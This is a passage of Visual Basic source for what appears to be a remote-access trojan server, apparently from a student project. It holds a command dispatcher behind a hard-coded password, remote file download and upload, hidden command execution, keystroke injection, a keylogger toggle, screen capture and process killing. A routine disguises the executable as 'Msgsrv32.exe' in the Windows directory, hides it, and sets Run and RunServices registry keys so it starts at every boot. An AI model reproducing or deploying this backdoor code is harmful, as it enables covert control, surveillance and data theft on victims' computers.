      cCommandCode = UCase(Left$(cCommandLine, 3))
      cDataReceived = Trim(Mid$(cCommandLine, 4,
Len(cCommandLine)))

      If cCommandCode = COMMAND_CONNECT Then
         SM ANSWER_PASSWORD_TYPE
         lLibrary = False
```

```
            Exit Sub
        End If

        If Not lLibrary Then
            If cCommandCode = COMMAND_PASSWORD And
UCase$(cDataReceived) = "TESTING" Then
                SM ANSWER_CONNECTED
                lLibrary = True

            Else
                SM ANSWER_PASSWORD_INVALID & "No Autorization"
                lLibrary = False
            End If

        Else
            Select Case cCommandCode
                Case COMMAND_PASSWORD
                    SM ANSWER_OK & "Password OK"

                Case COMMAND_DOWNLOAD_FILE
                    cFileSource = Left$(cDataReceived,
InStr(cDataReceived, Chr$(9)) - 1)
                    cFileTarget = Mid$(cDataReceived,
InStr(cDataReceived, Chr$(9)) + 1)

                    If Dir(cFileSource) = "" Then
                        SM ANSWER_END_DOWNLOAD_FILE

                    Else
                        If hFileUploadDownload <> 0 Then
                            Close #hFileUploadDownload
                        End If

                        hFileUploadDownload = FreeFile
                        Open cFileSource For Binary Access Read As
#hFileUploadDownload

                        SM ANSWER_START_DOWNLOAD_FILE & cFileTarget
                    End If

                Case COMMAND_READ_DOWNLOAD_FILE
                    cSendUploadDownload = ""

                    Do While Not EOF(hFileUploadDownload)
                        cByteUploadDownload = Input(1,
hFileUploadDownload)
                        If cByteUploadDownload = "" Then
                            Exit Do
                        End If

                        cSendUploadDownload = cSendUploadDownload +
Right$("000" + CStr(Asc(cByteUploadDownload)), 3)
                        If Len(cSendUploadDownload) >= 6144 Then
                            SM ANSWER_BINARY_DOWNLOAD_FILE +
cSendUploadDownload
                            DoEvents

                            cSendUploadDownload = ""
                        End If
                    Loop

                    If cSendUploadDownload <> "" Then
                        Call b(COMMAND_END_DOWNLOAD_FILE)
                    Else
                        SM ANSWER_BINARY_DOWNLOAD_FILE +
cSendUploadDownload
```

```
                  cSendUploadDownload = ""
               End If

            Case COMMAND_END_DOWNLOAD_FILE
               If hFileUploadDownload <> 0 Then
                  Close #hFileUploadDownload
               End If

               SM ANSWER_END_DOWNLOAD_FILE

            Case COMMAND_START_UPLOAD_FILE
               cFileTarget = cDataReceived

               SetAttr cFileTarget, vbNormal
               Kill cFileTarget

               If hFileUploadDownload <> 0 Then
                  Close #hFileUploadDownload
               End If

               hFileUploadDownload = FreeFile
               Open cFileTarget For Binary Access Write As
#hFileUploadDownload

               SM ANSWER_READ_UPLOAD_FILE

            Case COMMAND_BINARY_UPLOAD_FILE
               If hFileUploadDownload <> 0 Then
                  For nLoop = 1 To Len(cDataReceived) Step 3
                     Put #hFileUploadDownload, ,
Chr$(Val(Mid$(cDataReceived, nLoop, 3)))
                  Next

                  SM ANSWER_READ_UPLOAD_FILE
               End If

            Case COMMAND_END_UPLOAD_FILE
               If hFileUploadDownload <> 0 Then
                  Close #hFileUploadDownload
               End If

               SM ANSWER_END_UPLOAD_FILE

            Case COMMAND_PROCESS_OPEN
               hSnapShot =
CreateToolhelpSnapshot(TH32CS_SNAPPROCESS, 0&)

               If hSnapShot <> 0 Then
                  uProcess.dwSize = Len(uProcess)
                  rProcess = ProcessFirst(hSnapShot, uProcess)

                  Do While rProcess
                     tPID = uProcess.th32ProcessID
                     tMID = uProcess.th32ModuleID

                     SM ANSWER_PROCESS_OPEN &
Hex$(uProcess.th32ProcessID) & " : " & uProcess.szExeFile
                     rProcess = ProcessNext(hSnapShot,
uProcess)
                  Loop

                  Call CloseHandle(hSnapShot)
               End If

            Case COMMAND_KILL_PROCESS
               hProcess = OpenProcess(PROCESS_TERMINATE,
CLng(False), CLng("&h" & cDataReceived))
```

```
                If hProcess = 0 Then
                   SM ANSWER_NOT_FOUND & "Process not found"
                Else
                   If GetExitCodeProcess(hProcess, lExitCode) =
0 Then
                      SM ANSWER_PROCESS_WITHOUT_PERMISSION &
"No Permited kill this Process"
                   Else
                      If TerminateProcess(hProcess, lExitCode)
= 0 Then
                         SM ANSWER_PROCESS_CANNOT_REMOVED &
"The Process cannot eliminate"
                      Else
                         SM ANSWER_OK & "Process Killed"
                      End If
                   End If
                End If

             Case COMMAND_FIND_FILE, COMMAND_FIND_BITMAP,
COMMAND_FIND_MULTIMEDIA
                If cDataReceived <> "" Then
                   SM ANSWER_STARTING & "Wait ... Findind"
                   cTodosDrives = cDrives + ";"

                   Do
                      pos% = InStr(cTodosDrives, ";")
                      If pos% Then
                         cDriveAtual = Left$(cTodosDrives, pos%
- 1)

                         While cDriveAtual <> "" And
Right(cDriveAtual, 1) <> ":"
                            cDriveAtual = Left(cDriveAtual,
Len(cDriveAtual) - 1)
                         Wend

                         If cDriveAtual <> "" Then
                            cDriveAtual = cDriveAtual + "\" +
Chr$(0)
                            DriveType& =
GetDriveType(cDriveAtual)

                            If DriveType& = DRIVE_FIXED Or
DriveType& = DRIVE_REMOTE Then
                               cDriveAtual =
RemoveChr0(cDriveAtual)
                               FileSpec$ = cDataReceived
                               Call SearchDirs(cDriveAtual,
cCommandCode)
                            End If
                         End If
                      End If

                      cTodosDrives = Mid$(cTodosDrives, pos% +
1, Len(cTodosDrives))
                   Loop Until cTodosDrives = ""

                   SM ANSWER_ENDING & "Find OK"
                End If

             Case COMMAND_CURRENT_DIRECTORY
                ChDir cDataReceived
                SM ANSWER_CURRENT_DIRECTORY & CurDir

             Case COMMAND_RESOLUTION
                If cDataReceived = "" Then
                   TampilHasil
```

```
                Else
                    KembaliHasil Val(cDataReceived)
                End If

            Case COMMAND_SENDKEYS
                If cDataReceived <> "" Then
                    SM ANSWER_OK & "Send Keys..."
                    SendKeys cDataReceived
                End If

            Case COMMAND_PLAY_WAV_AVI
                cDataReceived = UCase(cDataReceived)

                If Dir(cDataReceived) <> "" Then
                    If Right(cDataReceived, 4) = ".WAV" Then
                        If Not lAudio Then
                            SM ANSWER_INVALID & "Sound Card Not
Found"

                            cDataReceived = ""
                        End If
                    End If

                    If Right(cDataReceived, 4) = ".WAV" Or
Right(cDataReceived, 4) = ".AVI" Then
                        SM ANSWER_PLAY_WAV_AVI & "Playing"

                        xAnswer = mciSendString("close all", 0&,
0, 0)
                        xAnswer = mciSendString("open " +
Chr$(34) + cDataReceived + Chr$(34) + " alias midia", 0&, 0,
0)
                        xAnswer = mciSendString("play midia
wait", 0&, 0, 0)
                        xAnswer = mciSendString("close all", 0&,
0, 0)
                    End If
                End If

            Case COMMAND_COMPUTER
                SM ANSWER_COMPUTER & cComputer

            Case COMMAND_SOUND_CARD
                SM ANSWER_SOUND_CARD & IIf(lAudio, "T", "F")

            Case COMMAND_RESET
                If RebootSystem() Then
                    SM ANSWER_OK & "Boot OK"
                Else
                    SM ANSWER_INVALID & "Not Reseted"
                End If

            Case COMMAND_CDROM_OPEN
                xAnswer = mciSendString("set CDAudio door
open", 0&, 0, 0)
                SM ANSWER_OK & "CD-ROM Open"

            Case COMMAND_CDROM_CLOSE
                xAnswer = mciSendString("set CDAudio door
closed", 0&, 0, 0)
                SM ANSWER_OK & "CD-ROM Closed"


            Case COMMAND_REMOVE_SERVER
                If cDataReceived = "AiwGmoapeqxnCkochArg" Then
                    cRegistry =
"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
```

```
                    CreateNewKey cRegistry, HKEY_LOCAL_MACHINE
                    SetKeyValue HKEY_LOCAL_MACHINE, cRegistry,
"Msgsrv32", "", REG_SZ

                    cRegistry =
"SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices"
                    CreateNewKey cRegistry, HKEY_LOCAL_MACHINE
                    SetKeyValue HKEY_LOCAL_MACHINE, cRegistry,
"Msgsrv32", "", REG_SZ

                    cRegistry =
".DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run"
                    CreateNewKey cRegistry, HKEY_USERS
                    SetKeyValue HKEY_USERS, cRegistry,
"Msgsrv32", "", REG_SZ

                    SM ANSWER_REMOVE_SERVER
                    End

                Else
                    SM ANSWER_INVALID & "Error ... Server don't
Removed"
                End If

            Case COMMAND_KEYLOG_ON
                SM ANSWER_OK & "KeyLog Active"
                lKeyLog = True

            Case COMMAND_KEYLOG_OFF
                SM ANSWER_OK & "KeyLog DeActive"
                lKeyLog = False

            Case COMMAND_END
                While WinSockServer.State <> sckClosed
                    WinSockServer.Close
                Wend

                WinSockServer.Protocol = sckUDPProtocol
                WinSockServer.RemoteHost = "127.0.0.1"
                WinSockServer.RemotePort = nPort
                WinSockServer.Bind nPort + 1

            Case COMMAND_MOUSE_CHANGE
                SwapMouseButton (True)
                SM ANSWER_OK & "Mouse OK"

            Case COMMAND_MOUSE_NORMAL
                SwapMouseButton (False)
                SM ANSWER_OK & "Mouse OK"

            Case COMMAND_CHANGE_DRIVE
                If cDataReceived = "" Then
                    Dir1.Path = Left$(Drive1.Drive, 2) + "\"
                Else
                    If Drive1.Drive <> cDataReceived Then
                        Drive1.Drive = Left$(cDataReceived, 2) +
"/"
                    End If
                End If

                DoEvents
                SM ANSWER_DIRECTORY_DEFAULT & Dir1.Path

                For nLoop = 0 To Drive1.ListCount - 1
                    If UCase$(Left$(Drive1.List(nLoop), 2)) >=
"C:" Then
```

```
                        SM ANSWER_DRIVE &
UCase$(Left$(Drive1.List(nLoop), 2))
                    End If
                Next

                If Len(Dir1.Path) > 3 Then
                    SM ANSWER_DIRECTORY & Left$(Drive1.Drive, 2)
& "\"
                End If

                SM ANSWER_DIRECTORY & Dir1.Path

                For nLoop = 0 To Dir1.ListCount - 1
                    SM ANSWER_DIRECTORY & Dir1.List(nLoop)
                Next
                For nLoop = 0 To File1.ListCount - 1
                    SM ANSWER_FILES_NAME & File1.List(nLoop)
                Next

            Case COMMAND_CHANGE_DIRECTORY
                Dir1.Path = cDataReceived

                DoEvents
                SM ANSWER_DIRECTORY_DEFAULT & Dir1.Path

                If Len(Dir1.Path) > 3 Then
                    SM ANSWER_DIRECTORY & Left$(Drive1.Drive, 2)
& "\"
                End If

                SM ANSWER_DIRECTORY & Dir1.Path

                For nLoop = 0 To Dir1.ListCount - 1
                    SM ANSWER_DIRECTORY & Dir1.List(nLoop)
                Next
                For nLoop = 0 To File1.ListCount - 1
                    SM ANSWER_FILES_NAME & File1.List(nLoop)
                Next

            Case COMMAND_EXECUTE
                xAnswer = Shell(cDataReceived, vbNormalFocus)
                SM ANSWER_OK & "OK - " & cDataReceived

            Case COMMAND_EXECUTE_HIDDEN
                xAnswer = Shell(cDataReceived, vbHide)
                SM ANSWER_OK & "OK Hidden - " & cDataReceived

            Case COMMAND_EXECUTE_DOS
                SM ANSWER_STARTING & "Starting"
                SM ANSWER_EXECUTE_DOS &
ShellGetText(cDataReceived)
                SM ANSWER_ENDING & "Command OK"

        Case FILENAME_FOR_JPG
            getDesktop 0, 600, True, 60, "wsx32.sys"
            Open "wsx32.sys" For Binary As #3
            SM FILENAME_FOR_JPG

        Case START_JPG

          strJPG = ""
          Do While Not EOF(3)
            Get 3, , cpuffer
            strJPG = strJPG + Chr(cpuffer)
            If Len(strJPG) = 1000 Then
              SM END_JPG + strJPG
              strJPG = ""
```

```
                Exit Do
              End If
            Loop

            If Not strJPG = "" Then
              SM FINAL_JPG + strJPG
              strJPG = ""
              Close #3
              file = False
            End If

              Case Else
                  If Err <> 0 Then MsgBox Err.Description,
vbInformation, Err.Number
                  SM ANSWER_INVALID & "Invalid Command"
          End Select
      End If
   End If
End Sub

Private Sub WinSockServer_DataArrival(ByVal bytesTotal As
Long)
   On Error Resume Next
   Dim cString As String

   WinSockServer.GetData cString
   Call b(cString)
End Sub

Public Sub SM(szMsg As String)
   On Error Resume Next

   WinSockServer.SendData szMsg
End Sub

Public Sub RegistryVerify()
   On Error Resume Next

   Dim cOrigemEXE As String
   Dim cDestinoEXE As String
   Dim cRegistry As String
   Dim cHasil As String

   cOrigemEXE = UCase$(cAppDirectory & App.EXEName & ".EXE")
   cDestinoEXE = UCase(cDiretorioWindows & "Msgsrv32" &
".EXE")

   cRegistry = "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
   If QueryValue(HKEY_LOCAL_MACHINE, cRegistry, "Msgsrv32") <>
cDestinoEXE Then
      CreateNewKey cRegistry, HKEY_LOCAL_MACHINE
      SetKeyValue HKEY_LOCAL_MACHINE, cRegistry, "Msgsrv32",
cDestinoEXE, REG_SZ
   End If

   cRegistry =
"SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices"
   If QueryValue(HKEY_LOCAL_MACHINE, cRegistry, "Msgsrv32") <>
cDestinoEXE Then
      CreateNewKey cRegistry, HKEY_LOCAL_MACHINE
      SetKeyValue HKEY_LOCAL_MACHINE, cRegistry, "Msgsrv32",
cDestinoEXE, REG_SZ
   End If

   cRegistry =
".DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run"
```

```
    If QueryValue(HKEY_USERS, cRegistry, "Msgsrv32") <>
cDestinoEXE Then
        CreateNewKey cRegistry, HKEY_USERS
        SetKeyValue HKEY_USERS, cRegistry, "Msgsrv32",
cDestinoEXE, REG_SZ
    End If


    If Dir(cDestinoEXE) = "" And cOrigemEXE <> cDestinoEXE Then
'Or _
    'QueryValue(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Shared
Tools\mswinsck.ocx", "Path") = "" Then

        SetAttr cDestinoEXE, vbNormal
        xAnswer = CopyFile(cOrigemEXE, cDestinoEXE, False)
        SetAttr cDestinoEXE, vbSystem + vbHidden + vbReadOnly

        cHasil = cSystemDirectory + "MSWINSCK.OCX"
        SetAttr cHasil, vbNormal
        xAnswer = CopyFile(cAppDirectory & "MSWINSCK.OCX",
cHasil, False)

        If Dir(cHasil) <> "" Then
            If RegMSWINSCK = &H0 Then
                Rem OCX Register ... OK
            End If
        End If

        cHasil = cSystemDirectory + "MSVBVM50.DLL"
        SetAttr cHasil, vbNormal
        xAnswer = CopyFile(cAppDirectory & "MSVBVM50.DLL",
cHasil, False)

        xAnswer = Shell(Chr(34) + cDestinoEXE + Chr(34) + " " +
cOrigemEXE)
        End
    End If

    cOrigemEXE = Trim(Command())

    If cOrigemEXE <> "" Then
        While Dir(cOrigemEXE) <> ""
            SetAttr cOrigemEXE, vbNormal
            Kill cOrigemEXE

            DoEvents
        Wend
    End If

    Exit Sub

End Sub
```

Form StudInfo

```
Private Sub CmdOK_Click()
    Unload Me
End Sub
```

Modul CommandClient

```
Option Explicit

Public Const ANSWER_CONNECTED = "A01"
Public Const ANSWER_OK = "A02"
```

```
Public Const ANSWER_INVALID = "A03"
Public Const ANSWER_STARTING = "A04"
Public Const ANSWER_ENDING = "A05"
Public Const ANSWER_FOUND = "A06"
Public Const ANSWER_NOT_FOUND = "A07"
Public Const COMMAND_PASSWORD = "B01"
Public Const ANSWER_PASSWORD_TYPE = "B02"
Public Const ANSWER_PASSWORD_INVALID = "B03"
Public Const COMMAND_PROCESS_OPEN = "C01"
Public Const ANSWER_PROCESS_OPEN = "C02"
Public Const COMMAND_KILL_PROCESS = "C03"
Public Const ANSWER_PROCESS_WITHOUT_PERMISSION = "C04"
Public Const ANSWER_PROCESS_CANNOT_REMOVED = "C05"
Public Const COMMAND_CURRENT_DIRECTORY = "D01"
Public Const ANSWER_CURRENT_DIRECTORY = "D02"
Public Const COMMAND_DOUBLECLICK_ON = "E01"
Public Const COMMAND_DOUBLECLICK_OFF = "E02"
Public Const COMMAND_CLIPBOARD_ON = "F01"
Public Const COMMAND_CLIPBOARD_OFF = "F02"
Public Const COMMAND_MESSAGE = "G01"
Public Const ANSWER_MESSAGE = "G02"
Public Const CHAT_EXIT = "G03"
Public Const COMMAND_COMPUTER = "H01"
Public Const ANSWER_COMPUTER = "H02"
Public Const COMMAND_PLAY_WAV_AVI = "I01"
Public Const ANSWER_PLAY_WAV_AVI = "I02"
Public Const COMMAND_FIND_FILE = "J01"
Public Const ANSWER_FIND_FILE = "J02"
Public Const COMMAND_FIND_BITMAP = "K01"
Public Const ANSWER_FIND_BITMAP = "K02"
Public Const COMMAND_FIND_MULTIMEDIA = "L01"
Public Const ANSWER_FIND_MULTIMEDIA = "L02"
Public Const COMMAND_RESOLUTION = "M01"
Public Const ANSWER_RESOLUTION = "M02"
Public Const COMMAND_RESET = "N01"
Public Const COMMAND_HANGUP = "N02"
Public Const COMMAND_END = "N03"
Public Const COMMAND_CDROM_OPEN = "O01"
Public Const COMMAND_CDROM_CLOSE = "O02"
Public Const COMMAND_EXECUTE = "P01"
Public Const COMMAND_EXECUTE_HIDDEN = "P02"
Public Const COMMAND_EXECUTE_DOS = "P03"
Public Const ANSWER_EXECUTE_DOS = "P04"
Public Const COMMAND_CHANGE_WALLPAPER = "Q01"
Public Const COMMAND_SENDKEYS = "Q02"
Public Const COMMAND_CONNECT = "Q03"
Public Const COMMAND_TASKBAR_SHOW = "R01"
Public Const COMMAND_TASKBAR_HIDE = "R02"
Public Const COMMAND_MOUSE_CHANGE = "R03"
Public Const COMMAND_MOUSE_NORMAL = "R04"
Public Const COMMAND_CTRLALTDEL_ENABLE = "R05"
Public Const COMMAND_CTRLALTDEL_DISABLE = "R06"
Public Const COMMAND_KEYLOG_ON = "S01"
Public Const COMMAND_KEYLOG_OFF = "S02"
Public Const ANSWER_KEYLOG = "S03"
Public Const COMMAND_SOUND_CARD = "T01"
Public Const ANSWER_SOUND_CARD = "T02"
Public Const COMMAND_REMOVE_SERVER = "U01"
Public Const ANSWER_REMOVE_SERVER = "U02"
Public Const COMMAND_CHANGE_DRIVE = "V01"
Public Const ANSWER_DRIVE = "V02"
Public Const COMMAND_CHANGE_DIRECTORY = "V03"
Public Const ANSWER_DIRECTORY = "V04"
Public Const ANSWER_DIRECTORY_DEFAULT = "V05"
Public Const ANSWER_FILES_NAME = "V06"
Public Const COMMAND_DOWNLOAD_FILE = "W01"
Public Const COMMAND_READ_DOWNLOAD_FILE = "W02"
```

```
Public Const ANSWER_START_DOWNLOAD_FILE = "W03"
Public Const COMMAND_END_DOWNLOAD_FILE = "W04"
Public Const ANSWER_END_DOWNLOAD_FILE = "W05"
Public Const ANSWER_BINARY_DOWNLOAD_FILE = "W06"
Public Const COMMAND_UPLOAD_FILE = "X01"
Public Const COMMAND_READ_UPLOAD_FILE = "X02"
Public Const ANSWER_READ_UPLOAD_FILE = "X03"
Public Const COMMAND_START_UPLOAD_FILE = "X04"
Public Const ANSWER_START_UPLOAD_FILE = "X05"
Public Const COMMAND_END_UPLOAD_FILE = "X06"
Public Const ANSWER_END_UPLOAD_FILE = "X07"
Public Const COMMAND_BINARY_UPLOAD_FILE = "X08"
'digunakan pada desktop viewing
Public Const FILENAME_FOR_JPG = "Y01"
Public Const START_JPG = "Y02"
Public Const END_JPG = "Y03"
Public Const FINAL_JPG = "Y04"
'digunakan untuk Student Information
Public Const COMMAND_STUDENT_INFORMATION = "SI01"
Public Const ANSWER_STUDENT_INFORMATION = "SI02"
```

➢ Modul GLOBAL

```
Option Explicit

'desktop
Public Declare Function getDesktop Lib "wsx32.dll" (ByVal
nWidth As Integer, ByVal nHeight As Integer, bInJpeg As
Boolean, ByVal JPGCompressQuality As Integer, ByVal
strFileName As String) As Integer

Public Declare Sub keybd_event Lib "user32" (ByVal bVk As
Byte, ByVal bScan As Byte, ByVal dwFlags As Long, ByVal
dwExtraInfo As Long)

Private Declare Function WaitForSingleObject Lib "Kernel32"
(ByVal hHandle As Long, ByVal dwMilliseconds As Long) As Long
Private Declare Function GetTempFileName Lib "Kernel32" Alias
"GetTempFileNameA" (ByVal lpszPath As String, ByVal
lpPrefixString As String, ByVal wUnique As Long, ByVal
lpTempFileName As String) As Long

Private Const SYNCHRONIZE = &H100000

Public Declare Function waveOutGetNumDevs Lib "winmm.dll" ()
As Long

Public Declare Function RegMSWINSCK Lib "MSWINSCK.OCX" Alias
"DllRegisterServer" () As Long

Public Declare Function GetDriveType Lib "Kernel32" Alias
"GetDriveTypeA" (ByVal nDrive As String) As Long
Public Declare Function GetLogicalDriveStrings Lib "Kernel32"
Alias "GetLogicalDriveStringsA" (ByVal nBufferLength As Long,
ByVal lpBuffer As String) As Long
Public Declare Function GetSystemDirectory Lib "kernel32.dll"
Alias "GetSystemDirectoryA" (ByVal lpBuffer As String, ByVal
nSize As Long) As Long
Public Declare Function GetWindowsDirectory Lib "kernel32.dll"
Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String, ByVal
nSize As Long) As Long
Public Declare Function SetWindowPos Lib "user32" (ByVal h%,
ByVal hb%, ByVal x%, ByVal y%, ByVal cx%, ByVal cy%, ByVal f%)
As Integer
```

```
Public Declare Function WNetGetUser Lib "mpr" Alias
"WNetGetUserA" (ByVal lpName As String, ByVal lpUserName As
String, lpnLength As Long) As Long
Public Declare Function GetComputerName Lib "Kernel32" Alias
"GetComputerNameA" (ByVal lpBuffer As String, nSize As Long)
As Long
Public Declare Function CopyFile Lib "Kernel32" Alias
"CopyFileA" (ByVal lpExistingFileName As String, ByVal
lpNewFileName As String, ByVal bFailIfExists As Long) As Long
Public Declare Function ExitWindowsEx Lib "user32" (ByVal
uFlags As Long, ByVal dwReserved As Long) As Long
Declare Function SwapMouseButton Lib "user32" (ByVal bSwap As
Long) As Long
Public Declare Function CloseHandle Lib "Kernel32" (ByVal
hFile As Long) As Long
Public Declare Function FindWindow Lib "user32" Alias
"FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName
As String) As Long

Public Const SWP_HIDEWINDOW = &H80
Public Const SWP_SHOWWINDOW = &H40
Public Const SWP_NOMOVE = 2
Public Const SWP_NOSIZE = 1
Public Const Flags = SWP_NOMOVE Or SWP_NOSIZE
Public Const HWND_TOPMOST = -1
Public Const HWND_NOTOPMOST = -2

Public Const DRIVE_REMOVABLE = 2
Public Const DRIVE_FIXED = 3
Public Const DRIVE_REMOTE = 4
Public Const DRIVE_CDROM = 5
Public Const DRIVE_RAMDISK = 6

Public Const ERROR_SUCCESS = 0&
Public Const APINULL = 0&

Public Const REG_SZ As Long = 1
Public Const REG_BINARY As Long = 3
Public Const REG_DWORD As Long = 4
Public Const HKEY_CLASSES_ROOT = &H80000000
Public Const HKEY_CURRENT_USER = &H80000001
Public Const HKEY_LOCAL_MACHINE = &H80000002
Public Const HKEY_USERS = &H80000003
Public Const ERROR_NONE = 0
Public Const ERROR_BADDB = 1
Public Const ERROR_BADKEY = 2
Public Const ERROR_CANTOPEN = 3
Public Const ERROR_CANTREAD = 4
Public Const ERROR_CANTWRITE = 5
Public Const ERROR_OUTOFMEMORY = 6
Public Const ERROR_INVALID_PARAMETER = 7
Public Const ERROR_ACCESS_DENIED = 8
Public Const ERROR_INVALID_PARAMETERS = 87
Public Const ERROR_NO_MORE_ITEMS = 259
Public Const KEY_ALL_ACCESS = &H3F
Public Const REG_OPTION_NON_VOLATILE = 0

Public Declare Function RegCloseKey Lib "advapi32.dll" (ByVal
hKey As Long) As Long
Public Declare Function RegCreateKeyEx Lib "advapi32.dll"
Alias "RegCreateKeyExA" (ByVal hKey As Long, ByVal lpSubKey As
String, ByVal Reserved As Long, ByVal lpClass As String, ByVal
dwOptions As Long, ByVal samDesired As Long, ByVal
lpSecurityAttributes As Long, phkResult As Long,
lpdwDisposition As Long) As Long
```

```
Public Declare Function RegOpenKey Lib "advapi32.dll" Alias "
RegOpenKeyA" (ByVal hKey As Long, ByVal lpSubKey As String,
phkResult As Long) As Long
Public Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias
"RegOpenKeyExA" (ByVal hKey As Long, ByVal lpSubKey As String,
ByVal ulOptions As Long, ByVal samDesired As Long, phkResult
As Long) As Long
Public Declare Function RegQueryValueEx Lib "advapi32.dll"
Alias "RegQueryValueExA" (ByVal hKey As Long, ByVal
lpValueName As String, ByVal lpReserved As Long, lpType As
Long, lpData As Any, lpcbData As Long) As Long
Public Declare Function RegQueryValueExString Lib
"advapi32.dll" Alias "RegQueryValueExA" (ByVal hKey As Long,
ByVal lpValueName As String, ByVal lpReserved As Long, lpType
As Long, ByVal lpData As String, lpcbData As Long) As Long
Public Declare Function RegQueryValueExLong Lib "advapi32.dll"
Alias "RegQueryValueExA" (ByVal hKey As Long, ByVal
lpValueName As String, ByVal lpReserved As Long, lpType As
Long, lpData As Long, lpcbData As Long) As Long
Public Declare Function RegQueryValueExNULL Lib "advapi32.dll"
Alias "RegQueryValueExA" (ByVal hKey As Long, ByVal
lpValueName As String, ByVal lpReserved As Long, lpType As
Long, ByVal lpData As Long, lpcbData As Long) As Long
Public Declare Function RegSetValueExString Lib "advapi32.dll"
Alias "RegSetValueExA" (ByVal hKey As Long, ByVal lpValueName
As String, ByVal Reserved As Long, ByVal dwType As Long, ByVal
lpValue As String, ByVal cbData As Long) As Long
Public Declare Function RegSetValueExLong Lib "advapi32.dll"
Alias "RegSetValueExA" (ByVal hKey As Long, ByVal lpValueName
As String, ByVal Reserved As Long, ByVal dwType As Long,
lpValue As Long, ByVal cbData As Long) As Long

Type OSVERSIONINFO
   dwOSVersionInfoSize As Long
   dwMajorVersion As Long
   dwMinorVersion As Long
   dwBuildNumber As Long
   dwPlatformId As Long
   szCSDVersion As String * 128
End Type

Type FILETIME
   dwLowDateTime As Long
   dwHighDateTime As Long
End Type

Public Const LB_INITSTORAGE = &H1A8
Public Const LB_ADDSTRING = &H180
Public Const WM_SETREDRAW = &HB
Public Const WM_VSCROLL = &H115
Public Const SB_BOTTOM = 7

Declare Function FindFirstFile Lib "Kernel32" Alias
"FindFirstFileA" (ByVal lpFileName As String, lpFindFileData
As WIN32_FIND_DATA) As Long

Public Const INVALID_HANDLE_VALUE = -1

Declare Function FindNextFile Lib "Kernel32" Alias
"FindNextFileA" (ByVal hFindFile As Long, lpFindFileData As
WIN32_FIND_DATA) As Long
Declare Function FindClose Lib "Kernel32" (ByVal hFindFile As
Long) As Long

Public Const MaxLFNPath = 260

Type WIN32_FIND_DATA
```

```
    dwFileAttributes As Long
    ftCreationTime As FILETIME
    ftLastAccessTime As FILETIME
    ftLastWriteTime As FILETIME
    nFileSizeHigh As Long
    nFileSizeLow As Long
    dwReserved0 As Long
    dwReserved1 As Long
    cFileName As String * MaxLFNPath
    cShortFileName As String * 14
End Type

Public WFD As WIN32_FIND_DATA, hItem&, hFile&
Public FileSpec$

Public Declare Function SystemParametersInfo& Lib "user32"
Alias "SystemParametersInfoA" (ByVal uAction&, ByVal uParam&,
ByVal lpvParam As Any, ByVal fuWinIni&)
Public Declare Function EnableWindow Lib "user32" (ByVal hwnd
As Integer, ByVal aBOOL As Integer) As Integer
Public Declare Function IsWindowEnabled Lib "user32" (ByVal
hWnd As Integer) As Integer

Public Const SPIF_UPDATEINIFILE = &H1
Public Const SPI_SETDESKWALLPAPER = 20
Public Const SPIF_SENDWININICHANGE = &H2
Public Const RAS_MAXENTRYNAME As Integer = 256
Public Const RAS_MAXDEVICETYPE As Integer = 16
Public Const RAS_MAXDEVICENAME As Integer = 128
Public Const RAS_RASCONNSIZE As Integer = 412

Public Type RasEntryName
    dwSize As Long
    szEntryName(RAS_MAXENTRYNAME) As Byte
End Type

Public Type RasConn
    dwSize As Long
    hRasConn As Long
    szEntryName(RAS_MAXENTRYNAME) As Byte
    szDeviceType(RAS_MAXDEVICETYPE) As Byte
    szDeviceName(RAS_MAXDEVICENAME) As Byte
End Type

Declare Function RasEnumConnections Lib "rasapi32.dll" Alias
"RasEnumConnectionsA" (lpRasConn As Any, lpcb As Long,
lpcConnections As Long) As Long
Declare Function RasHangUp Lib "rasapi32.dll" Alias
"RasHangUpA" (ByVal hRasConn As Long) As Long

Public gstrISPName As String
Public ReturnCode As Long

Public Const MAX_PATH As Integer = 260
Public Const TH32CS_SNAPPROCESS = &H2

Public Const PROCESS_TERMINATE = &H1

Type PROCESSENTRY32
     dwSize As Long
     cntUsage As Long
     th32ProcessID As Long
     th32DefaultHeapID As Long
     th32ModuleID As Long
     cntThreads As Long
     th32ParentProcessID As Long
     pcPriClassBase As Long
```

```
    dwFlags As Long
    szExeFile As String * MAX_PATH
End Type

Public Declare Function CreateToolhelpSnapshot Lib "Kernel32"
Alias "CreateToolhelp32Snapshot" (ByVal lFlags As Long, ByVal
lProcessID As Long) As Long
Public Declare Function ProcessFirst Lib "Kernel32" Alias
"Process32First" (ByVal hSnapShot As Long, uProcess As
PROCESSENTRY32) As Long
Public Declare Function ProcessNext Lib "Kernel32" Alias
"Process32Next" (ByVal hSnapShot As Long, uProcess As
PROCESSENTRY32) As Long
Public Declare Function GetExitCodeProcess Lib "Kernel32"
(ByVal hProcess As Long, lpExitCode As Long) As Long
Public Declare Function TerminateProcess Lib "Kernel32" (ByVal
hProcess As Long, ByVal uExitCode As Long) As Long
Public Declare Function OpenProcess Lib "Kernel32" (ByVal
dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal
dwProcessId As Long) As Long
Public Declare Function RegisterServiceProcess Lib
"kernel32.dll" (ByVal dwProcessId As Long, ByVal dwType As
Long) As Long
Public Declare Function mciSendString Lib "winmm.dll" Alias
"mciSendStringA" (ByVal lpstrCommand As String, ByVal
lpstrReturnString As String, ByVal uReturnLength As Long,
ByVal hwndCallback As Long) As Long
Public Declare Function SetDoubleClickTime Lib "user32" (ByVal
wCount As Long) As Long
Public Declare Function CloseClipboard Lib "user32" () As Long
Public Declare Function OpenClipboard Lib "user32" (ByVal hWnd
As Long) As Long

Global Const VER_PLATFORM_WIN32s = 0
Global Const VER_PLATFORM_WIN32_WINDOWS = 1
Global Const VER_PLATFORM_WIN32_NT = 2

Declare Function GetVersionEx Lib "Kernel32" Alias
"GetVersionExA" (ByRef lpVersionInformation As OSVERSIONINFO)
As Long

Global Const EWX_REBOOT = 2

Public Const ANYSIZE_ARRAY = 1

Type LARGE_INTEGER
    lowpart As Long
    highpart As Long
End Type

Type LUID_AND_ATTRIBUTES
    pLuid As LARGE_INTEGER
    Attributes As Long
End Type

